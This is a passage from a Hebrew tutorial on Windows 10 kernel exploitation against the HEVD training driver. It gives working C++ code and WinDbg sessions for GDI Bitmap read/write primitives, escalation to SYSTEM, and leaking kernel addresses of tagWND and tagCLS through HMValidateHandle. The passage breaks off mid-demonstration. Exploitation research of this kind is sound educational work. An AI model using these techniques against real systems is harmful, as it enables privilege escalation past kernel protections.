נקודה נוספת ששווה לציין הוא שהכתובות הללו **רציפות**. כפי שכבר ציינו, הקצאות Large Pool הן הרבה יותר צפויות מהקצאות קטנות. כמו כן, ניתן לראות שהאובייקט מתחיל בתחילת ה-Chunk, ולא 0x10 בתים אחריו. הסיבה לכך היא שה-POOL_HEADER של הקצאות גדולות מאוחסן בנפרד מההקצאה עצמה.

על סמך השיטה החדשה שפיתחנו להדלפת כתובות ה-Bitmaps, נערוך את createPrimitives בצורה הבאה (הגרסה שמובאת היא הלא שקטה):


```
void createPrimitives() {
    char data[0x280];
    memset(data, 'A', 0x27f);
    data[0x27f] = '\x00';

    void* managerSurface = leakLargePoolAllocationAddress();
    MANAGER_BITMAP = CreateBitmap(0x701, 0x2, 0x1, 8, &data);
    std::cout << "Manager handle: 0x" << std::hex << MANAGER_BITMAP << std::endl;
    std::cout << "Manager: 0x" << std::hex << managerSurface << std::endl;

    void* workerSurface = leakLargePoolAllocationAddress();
    WORKER_BITMAP = CreateBitmap(0x701, 0x2, 0x1, 8, &data);
    std::cout << "Worker handle: 0x" << std::hex << WORKER_BITMAP << std::endl;
    std::cout << "Worker: 0x" << std::hex << workerSurface << std::endl;

    unsigned long long workerPvScan0Address = (unsigned long long)workerSurface + 0x18 + 0x38;
    unsigned long long managerPvScan0Address = (unsigned long long)managerSurface + 0x18 + 0x38;

    exploitWriteWhatWhere(workerPvScan0Address, managerPvScan0Address);

    std::cout << "Exploited Write-What-Where" << std::endl;
}
```

הצלחנו להחיות את פרימיטיבי הקריאה/כתיבה שלנו תחת RS1 ☺.

הדלפת ntoskrnl.exe

למזלנו, השיטה שהשתמשנו בה עבור הדלפת ntoskrnl ב-TH2 **עדיין** עובדת ב-RS1, כך שאין צורך למצוא שיטה חדשה.

כמו ב-TH2, נרשום אקספלויט שלם שקורא ל-createPrimitives ולאחר מכן ל-elevatePrivileges, ולבסוף פותח cmd.exe. נריץ את כל ה-exploit שלנו מ-cmd שרץ ב-Low Integrity, ונראה שהפכנו ל-SYSTEM:



השיטה שהצגנו תעניק לנו שקט לכמה חודשים, אבל כבר בשחרור הגרסה הבאה בסדרת Redstone יהיה עלינו למצוא דרכים חדשות להחזיר את הפרימיטיבים שלנו.

Redstone 2

העדכון הבא בסדרת Redstone, שווק כ-"Creators Update" ו-"Version 1703", ושם הקוד שלו הוא Redstone 2 (RS2), הוא שוחרר למשתתפי תכנית Windows Insider בסוף מרץ 2017, ולציבור הרחב באמצע אפריל 2017. גם העדכון הזה הביא עימו מספר רב של בשורות, ושיטות חדשות למניעת אקספלויטצית קרנל. אחד השינויים הרלוונטיים עבורנו הוא שכבר אין כתובות קרנליות ב-gSharedInfo, כך שכבר לא נוכל להשתמש בשיטה שהצגנו ועלינו למצוא שיטה חדשה להדלפת כתובות ה-Bitmaps אם ברצוננו להמשיך להשתמש בהם כפרימיטיבי קריאה/כתיבה עלינו, שוב, למצוא דרך חדשה להדליף את הכתובות שלהם.

הדלפת כתובות ה-Bitmaps

בדיון שערכנו על עדכון השיטות שלנו עבור RS1, הצגנו שיטה חדשה להדלפת כתובות ה-Bitmap שלנו, אשר מסתמכת על הדלפת כתובות הקצאות ב-Large Session Pool במתקפה שמזכירה UaF. כשדיברנו על RS1, בחרנו להשתמש ב-Accelerator Tables. לצערנו, אנו כבר לא יכולים להדליף את הכתובות של הזיכרון שמוקצה עבור ה-Accelerator Table, מכיוון ש-user32!gSharedInfo כבר לא מכיל את המידע הזה, אבל חשוב להבין את העוצמה שבשיטה שתיארנו: כל עוד נוכל ליצור הקצאה גדולה כלשהי שאת הכתובת שלנו נוכל להדליף (באותו Pool בו יוקצה ה-Bitmap), אנו נכל לבצע את ההתקפה ולנצל את ה-Bitmaps שלנו לצורך כתיבה/קריאה, וזאת מכיוון שהבעיה כאן היא בעיה אינהרנטית בעיצוב ה-Bitmap, לכן אם נוכל ליצור הקצאה גדולה אחרת ב-Paged Session Pool ולהדליף את הכתובת שלה, ולאחר מכן לשחרר אותה, נוכל להחיות את השיטה שלנו גם תחת RS2. בסעיף זה, נראה כיצד נוכל לנצל את המבנים tagWND ו-tagCLS לצורך מטרה זו.

ב-Windows, כאשר מתבצעת התחברות למערכת - הן באמצעות חיבור מרוחק (על בסיס RDP) והן באמצעות חיבור מקומי - נוצר Session עבור ההתחברות. ה-Session מתואר בעזרת המבנה nt!_MM_SESSION_SPACE. ה-Session-ים ממוספרים באופן עוקב, החל מ-0, כאשר Session 0 משמש ל-Services. לכל Session מוקצה זיכרון ייחודי ומאובטח ב-Pool, בשם Session Pool. כל התהליכים השייכים לאותו Session.

כל Session מכיל מספר Window Stations. Window Stations הינם אובייקטים מאובטחים, המשמשים בעיקר לצורך תחימת האובייקטים שהם מכילים תחתיהם לצורכי אבטחה. Window Stations יכולים להיות אינטראקטיביים ולא אינטראקטיביים, השם של Window Station הוא ייחודי בתוך כל Session, והמבנה שמתאר אותו הוא win32k!tagWINDOWSTATION. עבור כל Session, קיים Window Station מיוחד בשם Winsta0, והוא ה-Window Station האינטראקטיבי היחיד.

תחת ה-Window Station, ניתן להגדיר מספר Desktops. Desktop הוא אובייקט מאובטח בעל משטח תצוגה לוגי, עליו אפליקציות יכולות לרנדר אלמנטי UI בצורת חלונות. המבנה שמייצג Desktop הוא

win32k!tagDESKTOP. יכולים להיות מספר Desktops בעלי אלמנטי UI ב-Window Station אחד, אך רק אחד מהם יכול להיות מוצג בכל רגע נתון. תחת Winsta0 נוצרים באופן דיפולטי 3 Desktops:

1. Winlogon: ה-Desktop הנ"ל מכיל את מסך ההתחברות, ולאחר ההתחברות משמש כ-Desktop בו מוצגים חלונות דיאלוג של ה-UAC לבקשת העלאת הרשאות (בהנחה ש-Secure Desktop מופעל), ולכן לעיתים קוראים לו גם ה-Secure Desktop. זהו גם ה-Desktop אשר מוצג למשתמש כאשר לוחצים על Ctrl+Alt+Del. מה שמייחד את ה-Desktop הזה הוא שרק תהליכים שרצים כ-System יכולים לגשת אליו.
2. Default: ה-Desktop אשר מוצג לאחר ההתחברות. זהו ה-Desktop העיקרי אשר יוצג למשתמש, ובו יצוירו כל החלונות הקשורים ל-Session שלו (אלא אם כן המשתמש יבחר ליצור Desktops חדשים).
3. Disconnect: ה-Desktop בו מופיע ה-Screen-Saver.

כאמור, מעבר ל-Desktop-ים הללו, ניתן ליצור גם Desktops נוספים באופן תכנותי או בעזרת כלים מובנים ולא מובנים במערכת. לכל Desktop משויך אזור זיכרון קרנל ייחודי ומאובטח, בשם ה-Desktop Heap. לכל Desktop קיים רק Desktop Heap אחד, וה-Desktop Heap משויך אך ורק ל-Desktop אחד. אובייקטים השייכים ל-Desktop, לדוגמה - חלונות (Windows) - יוקצו על ה-Desktop Heap של ה-Desktop אליו הם משויכים. כל Desktop מכיל מספר חלונות. כל חלון מיוצג בעזרת win32k!tagWND, וסוג החלון מיוצג באמצעות win32k!tagCLS.

לא נרחיב את הדיון שלנו בנושא Sessions, Window Stations & Desktops. המעוניינים ימצאו קישורים למאמרים בנושא בסוף המאמר. כאמור, אנו נראה כיצד ניתן להשתמש בחלונות (win32k!tagWND) בשביל באופן דומה לאופן שבו השתמשנו ב-Accelerator Tables בדיוננו על RS1. ראשית, נבין כיצד ניתן ליצור חלון (וכך לבקש הקצאה עבור אובייקט החלון ב-Desktop Heap) וכיצד ניתן לשחרר חלון (וכך גם לשחרר את ההקצאה שלו). יצירת חלון מתבצעת בעזרת קריאה ל-CreateWindowEx. להלן החתימה של הפונקציה (לקוחה מ-MSDN):

```
HWND WINAPI CreateWindowEx(
  _In_      DWORD     dwExStyle,
  _In_opt_  LPCTSTR   lpClassName,
  _In_opt_  LPCTSTR   lpWindowName,
  _In_      DWORD     dwStyle,
  _In_      int       x,
  _In_      int       y,
  _In_      int       nWidth,
  _In_      int       nHeight,
  _In_opt_  HWND      hWndParent,
  _In_opt_  HMENU     hMenu,
  _In_opt_  HINSTANCE hInstance,
  _In_opt_  LPVOID    lpParam
);
```

הפונקציה מקבלת ארגומנטים רבים, רובם אופציונליים ויכולים להיות 0. הארגומנט היחיד שמעניין אותנו כרגע הוא lpClassName. הארגומנט הזה מציין את סוג החלון שאנו יוצרים, ושמו הוא שם המחלקה שממנה אנו רוצים ליצור את החלון. שם המחלקה יכול להיות אחד מהשמות המוגדרים במערכת (כמו

"Button" או "Edit"), או שם של מחלקה שאנו הגדרנו (בעזרת RegisterClassEx, כפי שנסביר בהמשך). המחלקה אליה שייך החלון תשפיע על התנהגות החלון בעת קבלת Window Messages שונים (Window Messages הם דרך לתקשר עם חלונות).

הקריאה ל-CreateWindowEx תגרום ליצירת אובייקט tagWND, ותחזיר לנו Handle לאובייקט. שחרור האובייקט יתבצע בעזרת DestroyWindow, אשר מקבלת Handle לחלון ומוחקת אותו:

```
BOOL WINAPI DestroyWindow(
  _In_ HWND hWnd
);
```

כפי שציינו, lpClassName יכול להיות שם של מחלקה שהגדרנו בעזרת RegisterClassEx. להלן החתימה של הפונקציה:

```
ATOM WINAPI RegisterClassEx(
  _In_ const WNDCLASSEX *lpwcx
);
```

בעת הקריאה לפונקציה, ייווצר אובייקט tagCLS המייצג את המחלקה שרשמנו. נתמקד בארגומנט שהפונקציה מקבלת. הפונקציה מקבלת מצביע ל-lpwcx, שהמבנה שמתאר אותו הוא WNDCLASSEX. נבחן את המבנה:

```
typedef struct tagWNDCLASSEX {
  UINT      cbSize;
  UINT      style;
  WNDPROC   lpfnWndProc;
  int       cbClsExtra;
  int       cbWndExtra;
  HINSTANCE hInstance;
  HICON     hIcon;
  HCURSOR   hCursor;
  HBRUSH    hbrBackground;
  LPCTSTR   lpszMenuName;
  LPCTSTR   lpszClassName;
  HICON     hIconSm;
} WNDCLASSEX, *PWNDCLASSEX;
```

השדות שמעניינים אותנו הם cbSize, lpfnWndProc, lpszMenuName ו-lpszClassName. השדה cbName צריך להכיל את הגודל של האובייקט, השדה lpszClassName צריך להכיל מחרוזת המחזיקה את שם המחלקה (את השם הזה ניתן יהיה להעביר אחר כך כארגומנט ל-CreateWindowEx), השדה lpszMenuName הוא שם המשאב של התפריט של המחלקה, והשדה lpfnWndProc צריך להחזיק מצביע ל-Window Procedure, שהיא פונקציה אשר אמורה לטפל ב-Window Messages שנשלחים לחלונות מהמחלקה שאנו רושמים.

החתימה שלה היא:

```
LRESULT CALLBACK WindowProc(
  _In_ HWND   hwnd,
  _In_ UINT   uMsg,
  _In_ WPARAM wParam,
  _In_ LPARAM lParam
);
```

ב-WindowProc שלנו חשוב להעביר את כל הבקשות שאנו לא מטפלים בהן ל-WindowProc הדיפולטי - DefWindowProc.

מחיקת מחלקת חלונות (וגם שחרור אובייקט ה-tagCLS) מתבצעת בעזרת הפונקציה UnregisterClass.

החתימה של הפונקציה היא:

```
BOOL WINAPI UnregisterClass(
  _In_     LPCTSTR   lpClassName,
  _In_opt_ HINSTANCE hInstance
);
```

כאשר lpClassName הוא שם המחלקה שאנו רוצים למחוק, ו-hInstance הוא Handle למודול שיצר את המחלקה.

קטע הקוד הבא מדגים שימוש בסיסי בפונקציות שתיארנו, וכולל יצירת מחלקה חדשה, יצירת חלון חדש מהמחלקה, השמדת החלון ומחיקת המחלקה. במהלך הקוד, ייווצרו וישוחררו אובייקטי tagCLS ו-tagWND המתארים את המחלקה והחלון, בהתאמה:

```
LRESULT CALLBACK WindowProc(HWND hWnd, UINT uMsg, WPARAM wParam, LPARAM lParam) {
    return DefWindowProc(hWnd, uMsg, wParam, lParam);
}

void example() {
    WNDCLASSEXW windowClass = { 0 };
    windowClass.cbSize = sizeof(windowClass);
    windowClass.lpszClassName = L"ExploitClass";
    windowClass.lpszMenuName = L"Random menu name";
    windowClass.lpfnWndProc = WindowProc;
    RegisterClassExW(&windowClass);

    HWND window = CreateWindowExW(0, L"ExploitClass", 0, 0, 0, 0, 0, 0, 0, 0, 0, 0);

    DestroyWindow(window);
    UnregisterClassW(L"ExploitClass", 0);
}
```

אחת הסיבות שאנו מתעניינים כל כך באובייקטים הללו היא שמתברר שניתן להדליף את הכתובות הקרנליות שלהם, מה שיעזור לנו מאוד בהדלפת כתובות ה-Bitmap בהמשך. יש מספר דרכים לעשות זאת, אנו נציג דרך אשר מתבססת על שימוש בפונקציה user32!HMValidateHandle.

הפונקציה user32!HMValidateHandle היא פונקציה לא מיוצאת ולא מתודעת אשר נמצאת ב-user32.

להלן החתימה שלה:

```
void* NTAPI HMValidateHandle(
    HWND h,
    int type
);
```

לפונקציה תכונה מסוכנת: היא מחזירה לנו כתובת ב-User-Mode אליה ממופה ה-tagWND אליו שייך ה-Handle שאנו מעבירים אליה ל-User-Space. בהמשך נראה שבעזרת המיפוי הזה אפשר להדליף את הכתובת של הקרנלית של ה-tagWND המקושר ל-Handle, וכן את הכתובת של ה-tagCLS המתאר את המחלקה של החלון.

כאמור, הפונקציה לא מיוצאת, ולכן לא נוכל למצוא אותה באופן נאיבי בעזרת GetProcAddress. למזלנו, מתברר שהפונקציה הזו היא הפונקציה הראשונה שקוראים לה בפונקציה user32!IsMenu, כפי שניתן לראות בתחילת ה-Disassembly של הפונקציה:

```
kd> u user32!IsMenu
USER32!IsMenu:
00007ffe`597089e0 4883ec28        sub     rsp,28h
00007ffe`597089e4 b202            mov     dl,2
00007ffe`597089e6 e805380000      call    USER32!HMValidateHandle (00007ffe`5970c1f0)
00007ffe`597089eb 33c9            xor     ecx,ecx
00007ffe`597089ed 4885c0          test    rax,rax
00007ffe`597089f0 0f95c1          setne   cl
```

כך שאם נסרוק את הפונקציה IsMenu, ונחפש את ה-CALL הראשון (0xE8), נוכל לגלות מה הכתובת של HMValidateHandle. על מנת לעשות זאת, ראשית עלינו להיזכר כיצד הפקודה CALL (opcode 0xE8) פועלת: הפקודה בנויה מה-Opcode עצמו, ולאחר מכן DWORD אשר מייצג את המרחק (signed) בין הכתובת אליה אנו מעוניינים לקפוץ והערך של EIP כאשר RIP מצביע לפקודה שלאחר הקפיצה.

בדוגמה שלנו, ניתן לראות שהאופרנד של CALL הוא 0x00003805, ואכן ניתן לראות ש:

0x7ffe`597089eb + (0x597089eb+0x00003805) - 0x597089eb = 0x7ffe5970c1f0

מכאן, שעל מנת לגלות את הכתובת של HMValidateHandle, עלינו:

1. למצוא את הכתובת של IsMenu. הפונקציה מיוצאת מ-user32 לכן נוכל לעשות זאת בעזרת GetProcAddress.
2. לחפש את הבית 0xE8, ולגלות באיזה מרחק הוא נמצא מתחילת IsMenu
3. לקרוא את ה-DWORD שנמצא מיד לאחר 0xE8.
4. למצוא את הכתובת של הפקודה שלאחר ה-CALL בעזרת הוספת 5 לכתובת שבה מצאנו את 0xE8.
5. לחשב את הערך של ה-DWORD התחתון של הכתובת של הפקודה הבאה ועוד הערך של האופרנד של CALL, ולאחר מכן לחסר את ה-DWORD התחתון של הכתובת של הפקודה הבאה.
6. להוסיף את הערך שהתקבל לכתובת של הפקודה הבאה. הערך שמתקבל צריך להיות הכתובת של HMValidateHandle.

קטע הקוד הבא מממש את הלוגיקה הנ"ל:

```
void leakHmValidateHandle() {
    unsigned char* searchAddress = (unsigned char*)GetProcAddress(GetModuleHandleA("user32.dll"), "IsMenu");
    unsigned long long nextInstruction = 0;
    long callOffset = 0;
    long nextEip = 0;

    while (true) {
        ++searchAddress;
        if (0xE8 == *searchAddress) {
            callOffset = *(long*)(searchAddress + 1);
            nextInstruction = (unsigned long long)(searchAddress + 5);
            nextEip = (long)nextInstruction;
            HMValidateHandle = (HMVALIDATEHANDLE)(nextInstruction + (nextEip + callOffset) - nextEip);
            break;
        }
    }
}
```

להלן הפלט מהרצה של הפונקציה:

```
C:\HEVD\Exploit>HevdGdiExploitation.exe
user32!HMValidateHandle is located at 0x00007FFE5970C1F0
```

נוודא בעזרת WinDbg:

```
kd> u user32!IsMenu
USER32!IsMenu:
00007ffe`597089e0 4883ec28        sub     rsp,28h
00007ffe`597089e4 b202            mov     dl,2
00007ffe`597089e6 e805380000      call    USER32!HMValidateHandle (00007ffe`5970c1f0)
```

ניתן לראות שמדובר באותה הכתובת.

כאמור, אם נספק לפונקציה Handle לחלון, היא תעתיק את ה-tagWND שמייצג את החלון ל-User-Space. בשביל להבין כיצד העובדה הזו עוזרת לנו, עלינו קודם להכיר את מבנה ה-tagWND. לצערנו, הסימבולים של המבנה לא זמינים ב-Windows 10, אבל הם כן זמינים ב-Windows 7, ובעזרת ניתוח פשוט יחסית של אובייקטים מהמבנה ניתן להבין את השינויים שהתרחשו בו.

המידע זמין באינטרנט, לכן נשתמש בתוצאות הסופיות ולא ננתח את השינויים בעצמנו. להלן הגדרת המבנה tagWND בגרסה מסוימת של Windows שקדמה ל-RS2:

```
typedef struct tagWND {
    THRDESKHEAD          head;
    DWORD                dwState;
    DWORD                dwState2;
    DWORD                dwExStyle;
    DWORD                dwStyle;
    HMODULE              hModule;
    WORD                 hMod16;
    WORD                 fnid;
    tagWND*               spwndNext;
    tagWND*               spwndParent;
    tagWND*               spwndChild;
    tagWND*               spwndOwner;
    RECT                 rcWindow;
    RECT                 rcClient;
    WNDPROC              lpfnWndProc;
    PCLS                 pcls;
    HRGN                 hrgnUpdate;
    void*                ppropList;
    void*                pSBInfo;
    void*                spmenuSys;
    void*                spmenu;
    HRGN                 hrgnClip;
    LARGE_UNICODE_STRING strName;
    int                  cbwndExtra;
    tagWND*              spwndLastActive;
    HIMC                 hImc;
    ULONG_PTR            dwUserData;
    DWORD                field1;
    DWORD                field2;
} WND, *PWND;
```

כפי שניתן לראות, מדובר במבנה מורכב יחסית, אבל רק שני שדות מעניינים אותנו: head ו-pcls. ניתן לראות ש-head מתואר בעזרת המבנה THRDESKHEAD. נבחן את הגדרת המבנה:

```
typedef struct _THRDESKHEAD {
    void* h;
    unsigned long cLockObj;
    void* pti;
    void* rpdesk;
    _THRDESKHEAD* pSelf;
} THRDESKHEAD;
```

ניתן לראות ש-head מכיל מספר שדות מעניינים, ביניהם rpdesk - המצביע ל-tagDESKTOP (המתאר Desktop) אליו הוא שייך, h - ה-Handle לחלון עצמו (זהה לערך של ה-Handle שהוחזר לנו מהפונקציה CreateWindowEx), ו-pSelf - שהוא מצביע עצמי (מצביע לאובייקט עצמו). חשוב לציין שכל המצביעים הללו מצביעים לכתובות **קרנליות**.

השדה האחר שהתעיינו בו ב-tagWND הוא pcls, והוא מצביע ל-tagCLS. כזכור, tagCLS הוא המבנה אשר מתאר מחלקת חלונות מסוימת, וקריאה ל-RegisterClassEx תגרום ליצירת tagCLS חדש. נבחן את המבנה:

```
typedef struct tagCLS {
    tagCLS*        pclsNext;
    ATOM           atomClassName;
    WORD           fnid;
    void*          rpdeskParent;
    void*          pdce;
    WORD           hTaskWow;
    WORD           CSF_flags;
    LPSTR          lpszClientAnsiMenuName;
    LPWSTR         lpszClientUnicodeMenuName;
    void*          spcpdFirst;
    tagCLS*        pclsBase;
    tagCLS*        pclsClone;
    int            cWndReferenceCount;
    UINT           style;
    WNDPROC        lpfnWndProc;
    int            cbclsExtra;
    int            cbwndExtra;
    HMODULE        hModule;
    void*           spicn;
    void*           spcur;
    HBRUSH         hbrBackground;
    LPWSTR         lpszMenuName;
    LPSTR          lpszAnsiClassName;
    void*          spicnSm;
} CLS, *PCLS;
```

באופן הגיוני, נזהה שדות רבים שמשותפים הן ל-tagCLS והן ל-tagWNDCLASSEX (שמשמש אותנו לרשימת מחלקה חדשה). לדוגמה, השדה lpfnWndProc יכיל את הכתובת ל-Window Procedure שהגדרנו עבור המחלקה. הכתובת הזו היא כתובת ב-User-Land. השדה lpszAnsiClassName יכיל את שם המחלקה, והשדה lpszMenuName מכיל את השם של התפריט של המחלקה, ובהמשך נראה שיש לו חשיבות מיוחדת עבורנו. גם ל-tagCLS יש מצביע עצמי, והוא נמצא בשדה pclsBase. גם כאן, המצביעים לשדות שתיארנו מכילים כתובות **קרנליות** (פרט ל-lpfnWndProc).

כפי שציינו, המבנים שונו במעט לאורך השנים. השינויים שמעניינים אותנו ב-RS2 הם:

1. השדה pcls נמצא במרחב של 0xA8 בתים מתחילת tagWND.
2. השדה lpszMenuName נמצא במרחק 0x90 בתים מתחילת tagCLS.

כאמור, הפונקציה HMValidateHandle מחזירה לנו כתובת ב-User-Space אליה ממופה ה-tagWND המקושר ל-Handle שאנו מעבירים לה. פי שציינו, ב-tagWND כתובות קרנליות רבות, כך שבעזרת השדה tagWND.head.pSelf נוכל לגלות מה הכתובת של ה-tagWND הקרנלי, בעזרת השדה tagWND.pcls נוכל לגלות מה הכתובת של ה-tagCLS המתאר את סוג החלון, ואם נוסיף לערך של שדה זה 0x90 נוכל למצוא את הכתובת הקרנלית של lpszMenuName.

נדגים זאת בעזרת WinDbg והפונקציה הבאה:

```
void example() {
    leakHmValidateHandle();
    craftFakeClass();
    tagWND* windowObject = leakWindowObject();

    std::cout << "tagWND copy is located at 0x" << std::hex << windowObject << std::endl;
    DebugBreak();
```

כאשר leakHmValidateHandle היא הפונקציה שהצגנו למציאת הכתובת של HMValidateHandle, craftFakeClass היא פונקציה שרושמת סוג חלון פיקטיבי חדש בעזרת RegisterClassExW, ששמו ExploitClass ושם החלון שלו "Random menu name" (ב-Unicode), ו-leakWindowObject היא פונקציה שיוצרת חלון חדש מסוג ExploitClass, ובעזרת HMValidateHandle מעתיקה את ה-tagWND שמייצג את החלון ל-User-Space, ומחזירה את המצביע אליו. הפונקציה ממומשת כך:

```
tagWND* leakWindowObject() {
    HWND window = CreateWindowExW(0, L"ExploitClass", 0, 0, 0, 0, 0, 0, 0, 0, 0, 0);
    return (tagWND*)HMValidateHandle(window, 1);
}
```

נבנה תכנית שמריצה את example, וניעזר ב-WinDbg על מנת לבחון את windowObject. תחילה, נמצא את הכתובת של windowObject:

```
kd> k 2
 # Child-SP          RetAddr           Call Site
00 000000c2`86b3f9c0 00007ff7`03ceebc0 HevdGdiExploitation!example+0x85
01 000000c2`86b3f9c8 00007ff7`03b3604f HevdGdiExploitation!std::cout
kd> .frame 0n0;dv /t /v
00 000000c2`86b3f9c0 00007ff7`03ceebc0 HevdGdiExploitation!example+0x85
000000c2`86b3f9e8 struct tagWND * windowObject = 0x000001f4`9572f2d0
```

לאחר מכן, נבחן את windowObject.head:

```
kd> dx -id 0,0,ffff998c4a6bf5c0 -r1 (*((HevdGdiExploitation!_THRDESKHEAD *)0x1f49572f2d0))
(*((HevdGdiExploitation!_THRDESKHEAD *)0x1f49572f2d0))                 [Type: _THRDESKHEAD]
    [+0x000] h                : 0x10038a [Type: HWND__ *]
    [+0x008] cLockObj         : 0x4 [Type: unsigned long]
    [+0x010] pti              : 0xffffe303c3fe1430 [Type: void *]
    [+0x018] rpdesk           : 0xffff998c4a1cd3f0 [Type: void *]
    [+0x020] pSelf            : 0xffffe303c085f2d0 [Type: _THRDESKHEAD *]
```

ניתן לראות ש-pSelf הוא מצביע לכתובת קרנלית. נבחן את המידע בכתובת אליה הוא מצביע על מנת להראות שאכן מדובר באותו מידע שהועתק ל-User-Space:

```
kd> dx -id 0,0,ffff998c4a6bf5c0 -r1 ((HevdGdiExploitation!_THRDESKHEAD *)0xffffe303c085f2d0)
((HevdGdiExploitation!_THRDESKHEAD *)0xffffe303c085f2d0)                 : 0xffffe303c085f2d0
    [+0x000] h                : 0x10038a [Type: HWND__ *]
    [+0x008] cLockObj         : 0x4 [Type: unsigned long]
    [+0x010] pti              : 0xffffe303c3fe1430 [Type: void *]
    [+0x018] rpdesk           : 0xffff998c4a1cd3f0 [Type: void *]
    [+0x020] pSelf            : 0xffffe303c085f2d0 [Type: _THRDESKHEAD *]
```

מעולה! ננסה למצוא גם את הכתובת ל-tagCLS ולבדוק אם היא זהה לכתובת של tagCLS ב-tagWND הקרנלי:

```
kd> dq 0x000001f4`9572f2d0+0xa8 L1
000001f4`9572f378  ffffe303`c08554a0
kd> dq 0xffffe303c085f2d0+0xa8 L1
ffffe303`c085f378  ffffe303`c08554a0
```

מצוין! כפי שציינו, אם נוסיף לערך הזה עוד 0x90 נמצא את lpszMenuName, ומיד אחריו את lpszAnsiClassName. נראה זאת:

```
kd> du poi(poi(0xffffe303c085f2d0+0xa8)+0x90)
ffffe303`c3c252a0  "Random menu name"
kd> da poi(poi(0xffffe303c085f2d0+0xa8)+0x98)
ffffe303`c0855550  "ExploitClass"
```

אידאלית, אם היינו יכולים לבצע את הפעולות המופיעות בתמונה האחרונה מה-User-Mode, היינו יכולים לגלות מה הכתובת של ההקצאה בה נמצאים lpszMenuName ו-lpszAnsiClassName, אך כפי שניתן לראות, אנו יכולים להשיג רק את הכתובת של **השדות**, ולא את הערך של השדה עצמו (המצביע להקצאה). בשביל לגלות מה הערכים של השדות שנמצאים ב-tagCLS, ניעזר בערך בשם ulClientDelta.

כפי שציינו, ה-Desktop Heap משמש לאחסון האובייקטים הקשורים ל-Desktop הספציפי אליו הוא שייך, לכן כאשר תהליך מסוים יוצר חלון, הזיכרון שיוקצה לחלון יוקצה ב-Desktop Heap, אבל החלון ימופה גם לכתובות ב-User-Space של התהליך. כך, לדוגמה, tagWND של החלון שיצרנו ממופה גם במרחב הכתובות הקרנלי וגם ב-User-Space.

ההפרש בין הכתובת אליה ממופה מבנה ב-userland לבין הכתובת של האובייקט עצמו במרחב הכתובות הקרנלי הוא קבוע, והוא ניתן על ידי ערך בשם ulClientDelta, שבעבר (עד RS2) היה נמצא ב-TEB, תחת Win32ClientInfo. אם הערך הזה ידוע לנו, והכתובת הקרנלית בה נמצא tagCLS מסוים ידועה לנו, נוכל לחשב את הכתובת אליה ממופה tagCLS ב-userland באמצעות חיסור פשוט. לאחר שנמצא את הכתובת אליה ממופה tagCLS ב-Userland, נוכל לקרוא את ערכי השדות שלו ולגלות מה הכתובת שמכיל השדה lpszMenuName. נראה זאת בעזרת WinDbg.

ראשית, נמצא את ulClientDelta. נעשה זאת באמצעות חיסור הכתובת הקרנלית של ה-tagWND שמצאנו בעזרת HMValidateHandle (שנמצאת ב-tagWND.head.pSelf) מהכתובת אליה הוא ממופה ב-userland:

```
kd> dx -id 0,0,ffff998c4a6bf5c0 -r1 (*((HevdGdiExploitation!_THRDESKHEAD *)0x1833cb8f230))
(*((HevdGdiExploitation!_THRDESKHEAD *)0x1833cb8f230))                 [Type: _THRDESKHEAD]
    [+0x000] h                : 0x104039c [Type: HWND__ *]
    [+0x008] cLockObj         : 0x4 [Type: unsigned long]
    [+0x010] pti              : 0xffffe303c010aab0 [Type: void *]
    [+0x018] rpdesk           : 0xffff998c4a1cd3f0 [Type: void *]
    [+0x020] pSelf            : 0xffffe303c081f230 [Type: _THRDESKHEAD *]
kd> ?(0xffffe303c081f230 - 0x1833cb8f230)
Evaluate expression: -33532893659136 = ffffe180`83c90000
```

הערך המסומן הוא ulClientDelta. עתה, נגלה מה הכתובת של ה-tagCLS הרלוונטי ב-userland בעזרת מציאת הכתובת הקרנלית שלו וחיסור של ulClientDelta ממנה:

```
kd> dq 0x183`3cb8f230+0xa8 L1
00000183`3cb8f2d8  ffffe303`c082a240
kd> ?(ffffe303`c082a240-ffffe180`83c90000)
Evaluate expression: 1663171142208 = 00000183`3cb9a240
```

נשווה את הערכים בכתובת שמצאנו עם הערכים ב-tagCLS הקרנלי על מנת לראות שהם זהים:

```
kd> dq 00000183`3cb9a240 L6
